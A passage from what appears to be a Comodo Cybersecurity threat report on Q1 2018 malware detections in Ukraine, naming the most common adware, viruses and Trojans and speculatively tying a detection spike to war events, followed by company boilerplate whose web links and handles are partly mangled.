but the volume does not. Potential geopolitical correlations include a discussion on banning the Russian language (March 4), a proposed oil deal with Shell (March 13) and a blastoff to the International Space Station (March 21).



Fig. 88

## Ukraine

In Ukraine, war, occupation, corruption, economy, natural gas supplies, Gazprom, NATO, Trump, Russia, Putin, cybercrime and cyberattacks have been the primary news topics. Further, information technology and “cyber” always seem to be a part of the conversation here. And as you can see, Comodo Cybersecurity’s coverage in Ukraine, even in the occupied military zones of the East, is quite good.




Fig. 89

The primary malware applications in Ukraine in Q1 2018 were DealPly and MailRu; the top viruses were Ramnit and Virut; the most frequent Trojans were AdLoad and Kryptik; and the top unsafe applications were Hidelcon and NetTool. As usual, let’s have a closer look at the top spike, which occurred on January 24; in fact, January 19–21 were particularly bloody days in the war in eastern Ukraine, and the Ukrainian leader Poroshenko and Vladimir Putin are rumored to have met (or at least spoken by phone) on January 21. Finally, a former U.S. Army Commander gave a speech on January 24 warning of Russian military capabilities and intentions.

## About Comodo Cybersecurity

---

The Comodo Cybersecurity organization is a global innovator of cybersecurity solutions, protecting critical information across the digital landscape. Building on its unique position as the world's largest certificate authority, Comodo Cybersecurity authenticates, validates and secures networks and infrastructures from individuals to mid-sized companies to the world's largest enterprises. Comodo Cybersecurity provides complete end-to-end security solutions across the boundary, internal network and endpoint with innovative technologies solving the most advanced malware threats, both known and unknown. With global headquarters in Clifton, New Jersey, and branch offices in Silicon Valley, Comodo Cybersecurity has international offices in China, India, the Philippines, Romania, Turkey, Ukraine and the United Kingdom.

**For more information, visit [Comodo Cybersecurity.com](https://www.comodo.com).**

Comodo Cybersecurity and the Comodo Cybersecurity brand are trademarks of the Comodo Cybersecurity Group Inc. or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners. The current list of Comodo Cybersecurity trademarks and patents is available at [Comodo Cybersecurity.com/repository](https://www.comodo.com/repository).

### **Keep up to date with the Latest Comodo Cybersecurity News:**

Blog: <https://blog.Comodo Cybersecurity.com/>

Twitter: @Comodo CybersecurityNews

LinkedIn: <https://www.linkedin.com/company/Comodo Cybersecurity>

### **About The Comodo Cybersecurity Threat Intelligence Lab**

The Comodo Cybersecurity Threat Intelligence Lab (the Lab) monitors, filters and contains, and analyzes malware, ransomware, viruses and other "unknown" potentially dangerous files 24x7x365 in over 190 countries around the world. With 5 offices spread across the Americas, Asia and Europe (and staff covering over 190 countries), the Lab is made up of more than 140 IT security professionals, ethical hackers, computer scientists and engineers (all full-time Comodo Cybersecurity Lab employees) analyzing millions of potential pieces of malware, phishing, spam or other malicious/unwanted files and emails every day. The Lab also works with trusted partners in academia, government and industry to gain additional insights into known and potential threats.

The Lab is a key part of the Comodo Cybersecurity Threat Research Labs (CTRL), whose mission is to use the best combination of cybersecurity technology and innovations, machine learning-powered analytics, artificial intelligence and human experts and insights to secure and protect Comodo Cybersecurity customers, business and public-sector partners and the public community.

---

**Comodo Cybersecurity Group, Inc.** | 1255 Broad Street, Clifton, NJ 07013 US

Tel: +1 (888) 266-6361 | Tel: +1 (703) 581-6361 | Fax: +1 (973) 777-4394